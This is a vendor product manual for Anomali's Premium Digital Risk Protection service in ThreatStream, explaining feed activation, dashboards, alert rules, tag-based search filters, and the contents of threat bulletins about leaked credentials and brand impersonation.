The 'NEW RULE ALERT' dialog box is shown with the 'Tags & Notifications' tab selected. The 'Visibility' field contains 'My Organization'. The 'Notify' section has a checkbox 'Notify me' which is checked. The 'Exclude from notifications' section has a checkbox 'Exclude from notifications' which is unchecked. At the bottom, there are 'Back' and 'Create Rule' buttons.

If you want to receive email notifications for other PDRP alerts, refer to "[Tagging Taxonomy and Information Provided by PDRP Alerts](#)" on page 1177 to find appropriate tags and set up email notifications accordingly.

How to mark alerts as triaged and exclude them from total counts displayed on the dashboard?

To remove this notification from the dashboard, you need to add a private tag "triaged" when triaging is complete on a particular observable or Threat Bulletin.

The 'THREAT BULLETIN DETAIL' page is shown. The title is 'Potentially Sensitive Document Identified - Anomali'. The 'Publication Status' is 'Published' and the 'Published Date' is '23 Sep 2022 20:03'. The 'TLP' is 'Red'. The 'Tags' section shows 'My Organization' and 'E.g., First Tag, Second Tag'. The 'Visibility' section shows 'My Organization'. The 'Intelligence Initiative' section shows 'Add intelligence initiative'. The 'Tags' section also shows a list of tags: 'anomali-premium-digital-risk-protection', 'leaked-document', 'leaked-email', 'leaked-code', 'leaked-email', 'leaked-code', 'leaked-email', 'leaked-code'. The 'Triaged' checkbox is checked.

All dashboard queries in the PDRP dashboard provided by ATR by default will exclude the observables and Threat Bulletins, which have a "triaged" tag.

```
(tag = "anomali-premium-digital-risk-protection" AND (tag = "leaked-code" or tag = "leaked-document" or tag = "leaked-email") AND tag != "triaged").
```

If you are a manager and want to review alerts recently triaged by your team, find them using the following search filter:

```
(tag = "anomali-premium-digital-risk-protection" AND (tag = "leaked-code" or tag = "leaked-document" or tag = "leaked-email") AND tag = "triaged") and modified_ts >= 7d.
```

How to automatically create a ThreatStream investigation and assign it to a specific person or a team when a Leaked Credentials alert is generated?

To create a ThreatStream investigation and assign it to a specific person or team, create a new rule:


1. Navigate to **ThreatStream > Manage>Rules**.
2. Under **Actions**, click **New**.
3. Under **Name**, specify a name. For example, Investigate Leaked Credentials alert.
4. In the **Description** text box, enter a rule description: For example, Automatically create an investigation after the Leaked Credentials report and assign it to a specific team.
5. Under **Method**, select **Threat Bulletin** and **Advanced Search**.
6. Under **Include**, select **Threat Bulletins**.
7. In the **Advanced Search** text box, enter the following:

```
tag = "anomali-premium-digital-risk-protection" and tag = "leaked-credential" and tag! = "triaged"
```

8. Click **Next: Define Actions**.

9. In the dialog box that opens, click **Investigation** and select **Add to new**.10. Under **Name**, enter **Please investigate the leaked credential report from PDRP**.11. Under **Visibility**, select **My Organization**.12. Under **Assignee**, select a user or a team you want to assign the investigation to.13. Optionally, we recommend to add predefined tags to such investigations so that they can be tracked via a separate custom dashboard. To do this, click the **Tags & Notifications** tab and create a new tag.14. Click **Create Rule**.

When you perform an investigation, fetching the associated metadata, IOCs & MITRE TTPs provides comprehensive details allowing you to carry out the investigation.



How to send Similar Domain Registration indicators to my firewall and block them via Integrator?


To send Similar Domain Registration indicators to your firewall and block them via Integrator, modify the Integrator observable source filter and firewall destination filter to include the observables matching the following tags:

```
(tag="anomali-premium-digital-risk-protection" AND tag="similar-domain-registration")
```

It will enable any Similar Domain Registration indicator identified by PDRP to be forwarded to firewall and blocked.


Can I share PDRP alerts inside Splunk so that the SOC team could take actions based on both?

PDRP is built on top of existing ThreatStream data structures. For example, Threat Models and associated observables. Therefore, Anomali Splunk App ingests these observables and Threat Models into your Splunk. Your SOC team can search for a specific alert type using our Splunk App Threat Models dashboard.



Time Range	Indicator Database Overview	all Type	Threat Model Item Name	Matches
Last 7 days	Search for Indicators		"New Similar Domain"	View More
Threat Models				
Time Range	Name	Author	Type	Matches
Last 7 days	New Similar Domain - anomali.com	Default Organization	Bulletin	0
8/15/2022 08:51:04	New Similar Domain - anomali.info	Default Organization	Bulletin	0
8/15/2022 08:51:04	New Similar Domain - anomali.us	Default Organization	Bulletin	0
8/15/2022 08:51:04	New Similar Domain - anomali.com	Default Organization	Bulletin	0
8/15/2022 08:51:04	New Similar Domain - anomali.info	Default Organization	Bulletin	0
8/15/2022 08:51:04	New Similar Domain - anomali.us	Default Organization	Bulletin	0
8/15/2022 08:51:04	New Similar Domain - anomali.com	Default Organization	Bulletin	0
8/15/2022 08:51:04	New Similar Domain - anomali.info	Default Organization	Bulletin	0
8/15/2022 08:51:04	New Similar Domain - anomali.us	Default Organization	Bulletin	0

Your SOC team can also click on an individual Threat Bulletin and drill it down to get the necessary details without having to log in to ThreatStream.




Threat Bulletin Detail	
"New Similar Domain - anomali.info"	
Open in ThreatStream	
Associated Tags	Matches
- domain - website hosted - similar-domain-registration - keyword-anomali.com - anomali-premium-digital-risk-protection	0
Machine ID(s)	
Description	
Anomali has identified the domain anomali.info , which is similar to one of Anomali's domains, anomali.com . A website is associated with the domain. However, Anomali was unable to determine its nature.	
Details	
Following is a current screenshot of the site:	
	

Can I have a separate dashboard for PDRP to only see the alerts that I am interested in or those that my team is responsible for?

PDRP offers a detailed tagging taxonomy which enables you to build desired saved searches so that you receive only the type of alerts you need.

For a quick setup, you can clone the pre-built PDRP dashboard and then modify the saved searches according to your needs. See ["Tagging Taxonomy and Information Provided by PDRP Alerts" on page 1177](#).



Anomali PDRP Enhanced



Note: If you are currently using the earlier version of the [PDRP service](#) offered by Anomali, you can continue doing so until the service is deprecated.

Premium Digital Risk Protection (PDRP) is a premium service offered by Anomali via a premium feed and dashboard to automatically monitor the digital footprint of your organization across threat surfaces. Discovered threats are imported into the Anomali platform as Threat Bulletins, which provide actionable intelligence to help identify, prioritize, and remediate associated threats.

PDRP provides data tailored to your organization based on the following threat categories:

- Darkweb Credentials
- Brand Domain—suspicious domain detection
- Brand Social Media—fake social media accounts
- Brand App—rogue mobile apps
- Certificates—SSL certificate issues
- Threats—infrastructure vulnerabilities

Key Benefits of the Anomali PDRP Enhanced service:

- Defend your brand against domain impersonation, social media impersonation, and rogue mobile applications to maintain customer trust

- Detect compromised credentials from darkweb malware infections including device forensics, malware classification, and infection timeline
- Monitor SSL/TLS certificates for expiration, security misconfigurations, and connected asset exposure
- Identify infrastructure vulnerabilities with CVE correlation, severity scoring, and remediation guidance
- Access rich, detailed descriptions with embedded screenshots, classification scores, and risk assessments directly in ThreatStream Threat Bulletins
- Operationalize intelligence using consistent tags across all alert types for search filters, rules, and downstream integrations


For details on the Anomali PDRP Enhanced feed activation, see ["Activating the Anomali PDRP Enhanced Feed" on the next page](#).

For more information, see ["Tagging Taxonomy and Information Provided by Anomali PDRP Enhanced" on page 1223](#).


Requesting the Anomali PDRP Service Trial Activation

To get access to the free PDRP trial version:

1. Navigate to **ThreatStream > APP Store > APP Store**.
2. Locate the PDRP feed and click **Get Access**.



3. On the next page, click **Request Access**. The status changes to **Access requested**.



An Anomali Customer Support representative will contact you and request to fill out a questionnaire.


4. Fill the questionnaire and email it back to your assigned Customer Support manager. Anomali will configure your personalized PDRP feed and send you the API key.
5. Use the API key to activate the PDRP feed from the ThreatStream APP Store. For activation details, see "[Activating the Anomali PDRP Enhanced Feed](#)" below.

Activating the Anomali PDRP Enhanced Feed

To activate the Anomali PDRP Enhanced premium feed, you must obtain the API key from Anomali Customer Support and to prepare the list of assets you want the feed to monitor.


To activate the Anomali PDRP Enhanced premium feed:

1. Navigate to **ThreatStream > APP Store > APP Store**.
2. Locate the **Anomali PDRP Enhanced** tile.
3. Click **Get Access**.




4. On the next page that opens, click **Request Access**. Anomali will provide the API key required to activate the feed. Once you receive the API key, proceed to

the next step.



5. Locate the Anomali PDRP Enhanced feed again and click **Manage**.
6. On the next page that opens, click **I have credentials**.
7. On the next page that opens, click Credentials and enter the API key provided by Anomali.



8. Click **Activate**. The status of the feed changes to **Active** on the tile.
9. Locate the Anomali PDRP Enhanced feed again and click **Manage > Assets**. On the Assets page, add fully-qualified domains, social media profiles, and mobile apps that you want to monitor.

You can add assets individually using the **+ Add** button or in bulk.

To add multiple assets of the same category in bulk, enter them separated by commas or new lines.

If an asset is added successfully, the Active status is displayed next to it. If adding an asset results in an error, try adding it again. If the error persists, verify that the asset is accessible and reachable.

Supported social media platforms:

- Facebook
- Instagram

- LinkedIn
- Snapchat
- TikTok
- X (Twitter)
- YouTube

Supported App Stores:

- Apple App Store
- Google Play
- Huawei App Gallery
- Samsung Galaxy Store
- Xiaomi Store

The screenshot displays the ANOMALI PDPR ENHANCED interface. At the top, a dark blue header contains the text "ANOMALI PDPR ENHANCED" and a small circular icon. Below the header, a light gray banner reads: "Monitor the dark web for leaked employee credentials and protect your brand from lookalike domains, fake social accounts, and counterfeit apps impersonating your business." The ANOMALI logo is positioned on the right side of this banner. Below the banner, a table provides details about the product type, vendor, and status. The table has three columns: "Product Type", "Vendor", and "Status". The first row shows "Premium Feed", "Anomali Inc.", and "Active". Below the table, there are three tabs: "Health", "Credentials", and "Assets". The "Assets" tab is currently selected. Under the "Assets" tab, there are three sections: "DOMAINS 3", "EXECUTIVES 2", and "MOBILE APPS 1". Each section contains a list of assets with a green "Active" button next to each item. There are also "+ Add" buttons for each section. At the bottom of the interface, there are three buttons: "Cancel", "Deactivate", and "Save Changes".

Product Type	Vendor	Status
Premium Feed	Anomali Inc.	Active

Health Credentials **Assets**

DOMAINS 3 [+ Add](#)

EXECUTIVES 2 [+ Add](#)

MOBILE APPS 1 [+ Add](#)

[Cancel](#) [Deactivate](#) [Save Changes](#)

10. Click **Save Changes**.


The assets are configured for the PDRP service.

Adding the Anomali Premium Digital Risk Protection (PDRP) Next Gen Dashboard

After activating the Anomali PDRP Enhanced premium feed, you can add the **Anomali Premium Digital Risk Protection (PDRP) Next Gen** dashboard to monitor feed alerts.

To add the dashboard:


1. Navigate to **ThreatStream > Overview**.
2. Click **+Add Dashboard**.
3. Click **Add Existing** and select **Anomali Premium Digital Risk Protection (PDRP) Next Gen**.



The dashboard is added to your ThreatStream environment.

Below is the example of the Anomali Premium Digital Risk Protection (PDRP)

Next Gen dashboard.



Tagging Taxonomy and Information Provided by Anomali PDRP Enhanced

Anomali Premium Digital Risk Protection (PDRP) service generates a Threat Bulletin for every detected threat related to your organization. You can use the information in these Threat Bulletins to remediate detected threats. Further, PDRP provides a consistent tagging structure for Threat Bulletins and associated intelligence, thus enabling you to operationalize PDRP data in search filters.

For more information on Threat Bulletins created based on detected threats by PDRP, refer to the following sections:

- ["Darkweb Credentials" on the next page](#)
- ["Brand Domain" on page 1231](#)
- ["Brand Social Media" on page 1236](#)
- ["Brand App" on page 1239](#)
- ["Certificates" on page 1242](#)
- ["Threats" on page 1245](#)

Darkweb Credentials

When compromised employee credentials are discovered from malware infections on the dark web, PDRP creates a Threat Bulletin. A Threat Bulletin generated for this threat category contains the following information:

Field	Description
Single-Credential Path	
Title	Dark Web Credentials <username> <source_key_identifier>

Field	Description
Description	The description includes the following sections: • Summary—Includes such details as username, title, company, malware family, category, tag category, device class, IP address, country, location, leaked on/infected on dates, created at, updated at, and status. • Stolen Credentials—Includes such details as credential URL, username, plaintext password (no masking), strength bar, incident average strength, policy validation, application, domain type, tag category, category. When more than one credential is returned, an inline All Leaked Credentials subheading and full credentials grid is appended. • Description (optional)—Includes a description of the compromised credentials. • Screenshot (optional)—Includes base64-embedded image. • Device & System—Includes such details as OS, hardware (CPU/GPU/RAM), network (IP/DNS/Gateway), identity (local user, country, location, zip), security posture (security tools, installed software, malware path/status/indicator, last scan), and system info (HWID, machine name, time zone, language) affected. • Device classification—Device classification and confidence. For example, Personal - medium confidence (0.62) • Recommendations Depending on the context available, one or more of the following recommendations applies: • Reset passwords of the employees for all external and internal resources, especially since plaintext or hashed passwords may have been harvested by the malware. • Set up monitoring for suspicious login activity or password failures for the compromised username.

Field	Description
	- Investigate the infected device identified by the IP address. Review security tools reported on the device and assess whether they were bypassed. - Check if the malware path and malware observable suggest an active infection that requires remediation. - Review the device analysis classification and reasoning to understand the nature of the compromised device (for example, corporate vs. personal). - Alert the affected employee and initiate incident response procedures. - For multi-infection incidents, prioritize device discovery: the same machine likely produced every credential in the bundle.

Field	Description
Tags	Single-credential Darkweb Threat Bulletins are appended with the following tags: • <code>endpoint:darkweb</code>: Enables filtering based on darkweb credential alerts. • <code>anomali-premium-digital-risk-protection</code>: Added to all PDRP Threat Models and related observables. • <code>severity:high</code>: Malware severity. • <code>malware-family:<sub_category></code>: Malware family that harvested the credentials. For example, <pre>malware-family:RedLine.</pre> • <code>detection-name:<category></code>: Detection name and category. For example, <pre>detection-name:malware</pre> • <code>credential-count:<N></code>: Number of affected credentials. For example, <pre>credential-count:128</pre> • <code>source: <source></code>: Displays where the compromise was observed. For example, <pre>source: telegram</pre> • <code>uuid:<entry_uuid></code>: UUID of the compromised credentials alert. Only added if available. • <code>device:<device_classification></code>: Device classification. Only added if available. For example,

Field	Description
	device:personal - credential-domain-type:<url_domain_type>: Credential domain type. Only added if available. For example, credential-domain-type:corporate - credential-category:<url_domain_category>: Credential category, provided in lowercase with hyphens. Only added if available. For example, credential-category:identity-access-and-security
Multi-Infection Path	
Title	Dark Web Credentials <company_name_OR_multiple> <key>

Field	Description
Description	The description may include the following details about compromised credentials: Summary—Includes details such as title, company, category, sub category, tag category, device class, source (for example, Telegram), leaked on, created at, updated at, status, and total credentials. Leaked Credentials—Includes details such as username, password (plaintext), strength bar, URL, application, domain type, and category. Description—Threat description. Recommendations Depending on the context available, one or more of the following recommendations applies: • Reset the employee's passwords for all external and internal resources, especially since plaintext or hashed passwords may have been harvested by the malware. • Set up monitoring for suspicious login activity or password failures for the compromised username. • Investigate the infected device identified by the IP address. Review security tools reported on the device and assess whether they were bypassed. • Check if the malware path and malware observable suggest an active infection that requires remediation. • Review the device analysis classification and reasoning to understand the nature of the compromised device (for example, corporate vs. personal). • Alert the affected employee and initiate incident response procedures. • For multi-infection incidents, prioritize device discovery: the same machine likely produced every credential in the bundle.

Field	Description
Tags	Multi-infection Darkweb Threat Bulletins are appended with the following tags: • <code>endpoint:darkweb</code>: Enables filtering based on darkweb credential alerts. • <code>anomali-premium-digital-risk-protection</code>: Added to all PDRP Threat Bulletins and related observables. • <code>severity:high</code>: Malware severity. • <code>malware-family:<sub_category></code>: Malware family that harvested the credentials. Typically, multi-infection. For example, <code>malware-family:multi-infection.</code> • <code>source: <source></code>: Displays where the compromise was observed. For example, <code>source: telegram</code> • <code>detection-name:<category></code>: Detection name and category. For example, <code>detection-name:malware</code> • <code>credential-count:<N></code>: Number of affected credentials. For example, <code>credential-count:108</code> • <code>uuid:<entry_uuid></code>: UUID of the compromised credentials entry. Only added if available. • <code>device:<device_classification></code>: Device classification. Only added if available. For example,

Field	Description																				
	device:personal source:<source>: Malware sources. For example, source:telegram																				
Associations	The following observables are extracted for this threat category:																				
	<table><tr><th>Path</th><th>Observable Type</th><th>Source Field</th><th>iType</th><th>Condition</th></tr><tr><td>Single</td><td>Compromised Username</td><td>detail.credentials [].data.Username</td><td>compromised_username</td><td>Always (primary observable)</td></tr><tr><td>Single</td><td>Compromised IP</td><td>entry.details.ip_address</td><td>compromised_ip</td><td>Only if IP address is available</td></tr><tr><td>Multi-infection</td><td>Compromised Username (per credential)</td><td>detail.credentials [].data.Username</td><td>compromised_username</td><td>One per credential row in the detail call</td></tr></table>	Path	Observable Type	Source Field	iType	Condition	Single	Compromised Username	detail.credentials [].data.Username	compromised_username	Always (primary observable)	Single	Compromised IP	entry.details.ip_address	compromised_ip	Only if IP address is available	Multi-infection	Compromised Username (per credential)	detail.credentials [].data.Username	compromised_username	One per credential row in the detail call
	Path	Observable Type	Source Field	iType	Condition																
	Single	Compromised Username	detail.credentials [].data.Username	compromised_username	Always (primary observable)																
	Single	Compromised IP	entry.details.ip_address	compromised_ip	Only if IP address is available																
Multi-infection	Compromised Username (per credential)	detail.credentials [].data.Username	compromised_username	One per credential row in the detail call																	
Search filter examples	tag="endpoint:darkweb" and tag="malware-family:RedLine"																				
	tag="endpoint:darkweb" and tag="source:telegram" and tag="credential-count:3"																				
	tag="endpoint:darkweb" and tag="severity:high"																				

Brand Domain

New domains that impersonate or are confusingly similar to the domain names of your organization may be used for phishing, domain squatting, brand abuse, and other types of attacks. PDRP detects suspicious domains, analyzes their infrastructure, and provides classification scores to assess threat level. A Threat Bulletin generated for this threat category contains the following information:

Field	Description
Title	Suspicious domain detected <suspicious_domain_name> <key>

Field	Description
Description	The description may include the following details: Summary—Includes details such as suspicious domain, target domain, company, recommendation, confidence score, detection techniques, logo detected, registration date, domain age, status, created at, and updated at. Screenshot and Favicon—Includes base64-embedded images. Classification and Risk Scores—Includes details such as impersonation / ownership mismatch / malicious score cards and sub-score blocks (company name match, logo detected, domain impersonation, DNS / SSL / registrar mismatch, MX record exists, recently registered, malicious content found), and a classification reasoning quote. Infrastructure Comparison—Includes details such as IP addresses, name servers, MX records, registration date, registrant, registrar, SSL certificate, service providers, and ASN. Recommendations Depending on the context, one or more of the following recommendations applies: • Suspicious domains: Investigate the website contents and determine the threat level. If the domain violates your trademark, initiate takedown with the Registrar and hosting provider. Contact details are in the Threat Bulletin description. • Phishing domains: Contact the abuse department of the hosting provider and Registrar to take the domain down. Call the hosting company to expedite -- the longer the site is online, the more credentials can be stolen. • Brand abuse: Blacklist the suspicious domain in URL filtering and email systems. Submit a claim through ICANN's Uniform Domain Name Dispute Resolution Policy if direct takedown fails. • Logo detected: When <code>logo-detected:<true false></code> is true, the suspicious domain is actively using your brand's logo, indicating higher impersonation risk. Collect evidence, and initiate takedown requests with the hosting provider and registrar. Block the domain across security controls, notify

Field	Description
	stakeholders, and continuously monitor for reappearance or related threats.

Field	Description
Tags	Brand Domain Threat Bulletins are appended with the following tags: • <code>endpoint:brand-domain</code>: Enables filtering based on suspicious domain Threat Bulletins. • <code>anomali-premium-digital-risk-protection</code>: Added to all PDRP Threat Bulletins and related observables. • <code>brand-protection</code>: Added to all brand protection alerts. • <code>recommendation:<value></code>: Recommendation level in lowercase (suspicious, unclear, benign). • <code>status:<value></code>: Entry status in lowercase. • <code>uuid:<entry_uuid></code> UUID of the brand domain entry. Only added if available. • <code>technique:<value></code>: One tag per detection technique, lowercase with hyphens. For example, <code>technique:typosquatting</code>. • <code>brand-target:<domain></code>: The legitimate target domain being impersonated. • <code>key:<value></code>: Entry key. • <code>logo-detected:<true false></code>: Whether a logo was detected on the suspicious domain. • <code>impersonation:<high medium low></code>: Bucketed impersonation score. Only added if available. • <code>malicious:<high medium low></code>: Bucketed malicious score. Only added if available. • <code>ownership-mismatch:<high medium low></code>: Bucketed ownership mismatch score. Only added if available. • <code>company-name-match:true</code>: Added when company name match score > 0.7.

Field	Description												
	<code>domain-impersonation:true</code>: Added when domain impersonation to target score > 0.7.												
Associations	The following observables are extracted for this threat category:												
	<table><tr><th>Observable Type</th><th>Source Field</th><th>iType</th><th>Condition</th></tr><tr><td>Suspicious Domain</td><td><code>suspicious.domain_name</code></td><td><code>mal_domain</code></td><td>Always (primary)</td></tr><tr><td>IP Address</td><td><code>additional_info.ip_addresses[]</code></td><td><code>mal_ip</code></td><td>First 10 IPs. Extra tag: <code>infrastructure</code></td></tr></table>	Observable Type	Source Field	iType	Condition	Suspicious Domain	<code>suspicious.domain_name</code>	<code>mal_domain</code>	Always (primary)	IP Address	<code>additional_info.ip_addresses[]</code>	<code>mal_ip</code>	First 10 IPs. Extra tag: <code>infrastructure</code>
	Observable Type	Source Field	iType	Condition									
	Suspicious Domain	<code>suspicious.domain_name</code>	<code>mal_domain</code>	Always (primary)									
IP Address	<code>additional_info.ip_addresses[]</code>	<code>mal_ip</code>	First 10 IPs. Extra tag: <code>infrastructure</code>										
Search filter examples	<code>tag="endpoint:brand-domain" and tag="recommendation:suspicious"</code> <code>tag="endpoint:brand-domain" and tag="logo-detected:true"</code> <code>tag="endpoint:brand-domain" and tag="impersonation:high"</code>												

Brand Social Media

PDRP monitors social media platforms such as Instagram, X, Facebook, LinkedIn, TikTok, and YouTube to identify accounts impersonating your brand or executives. A Threat Bulletin generated for this threat category contains the following information:

Field	Description
Title	Suspicious social media account detected <suspicious_username> <key>

Field	Description
Description	Descriptions include the following sections: Summary—Includes details such as suspicious account, target account, target full name, company, platform, profile type, recommendation, confidence score, verified, status, created at, and updated at. Profile Comparison—Includes the table with the Suspicious and Target columns comparing such brand attributes as avatar, name, social media handles, meta rows: platform, verified, followers, following, posts, location, profile URL for the suspicious side; platform, position, industry, location, and profile URL for the target side. Classification and Risk Scores—Includes impersonation / malicious / impact / ownership mismatch score and impersonation sub-scores for name / avatar / company / location similarity and a classification reasoning statement. Recommendations Depending on the context, one or more of the following recommendations is included: • If the account is found to be impersonating your brand, trademark, or executives, request the platform to take it down using their abuse reporting tools. • For verified impersonating accounts (<code>verified:true</code>), escalate urgently as these carry higher credibility. • Accounts with high avatar and name similarity (<code>ss-avatar-similar:true</code> and <code>ss-name-similar:true</code>) pose the highest impersonation risk. • Consider proactive communication with your customers to make them aware of the impersonation. Explain how to identify legitimate accounts. • Block impersonating profile URLs in web filtering systems using the <code>mal_url</code> observable.

Field	Description
Tags	Brand Social Media Threat Bulletins are appended with the following tags: • <code>endpoint:brand-social-media</code>: Enables filtering based on fake social media Threat Bulletins. • <code>anomali-premium-digital-risk-protection</code>: Added to all PDRP Threat Models and related observables. • <code>brand-protection</code>: Added to all brand protection alerts. • <code>platform:<value></code>: Social media platform in lowercase (instagram, twitter, facebook, linkedin, tiktok, youtube). • <code>recommendation:<value></code>: Recommendation level in lowercase. • <code>target:<full_name></code>: The legitimate person/brand being impersonated. • <code>uuid:<entry_uuid></code> UUID of the brand social media entry. Only added if available. • <code>key:<value></code>: Entry key. • <code>status:<value></code>: Entry status in lowercase. • <code>verified:true</code>: Added only when the suspicious account is verified. • <code>profile-type:<value></code>: Profile type from detail (lowercase, hyphens). Only added if available. • <code>impersonation:<high medium low></code>: Bucketed impersonation score. Only added if available. • <code>malicious:<high medium low></code>: Bucketed malicious score. Only added if available. • <code>ownership-mismatch:<high medium low></code>: Bucketed ownership mismatch score. Only added if available. • <code>avatar-similar:true</code>: Added when avatar similarity score

Field	Description								
	> 0.7. • <code>name-similar:true</code>: Added when name similarity score > 0.7.								
Associations	The following observables are extracted for this threat category: <table><tr><th>Observable Type</th><th>Source Field</th><th>iType</th><th>Condition</th></tr><tr><td>Profile URL</td><td>Profile URL (detail or constructed)</td><td>mal_url</td><td>Always</td></tr></table>	Observable Type	Source Field	iType	Condition	Profile URL	Profile URL (detail or constructed)	mal_url	Always
Observable Type	Source Field	iType	Condition						
Profile URL	Profile URL (detail or constructed)	mal_url	Always						
Search filter examples	<code>tag="endpoint:brand-social-media" and tag="recommendation:suspicious"</code> <code>tag="endpoint:brand-social-media" and tag="platform:linkedin" and tag="avatar-similar:true"</code> <code>tag="endpoint:brand-social-media" and tag="verified:true"</code>								

Brand App

PDRP monitors app stores worldwide to identify mobile applications that impersonate your brand. A Threat Bulletin generated for this threat category contains the following information:

Field	Description
Title	Suspicious mobile app detected <suspicious_app_name> <key>

Field	Description
Description	Descriptions include the following sections: Summary—Includes details such as suspicious app, target app, company, recommendation, confidence score, platform, status, created at, and updated at. App Comparison—Includes comparison of suspicious and target app details such as brand icon, app name, developer, meta rows for platform, rating, downloads, reviews, version, price, description on the suspicious side, and platform, price, app URL on the target side. Classification and Risk Scores—Includes details such as impersonation, ownership mismatch, and malicious score; sub-scores for name, icon description similarity, company mentioned, low app rating, different developer, new app, and malicious content; and a classification reasoning statement. Recommendations Depending on the context, one or more of the following recommendations applies: • Verify that the app is an unsanctioned application developed by a third party. Cross-reference the developer name with your authorized developer accounts. • Contact the app store owners and request to take the app down if it violates your intellectual property rights. • Apps with <code>different-developer:true</code> and <code>icon-similar:true</code> are strong indicators of impersonation. • Block the store URL in IPS/web filtering using the <code>`mal_url`</code> observable to prevent employees from downloading the app. • Consider proactive customer communication if the rogue app is targeting end users.

Field	Description
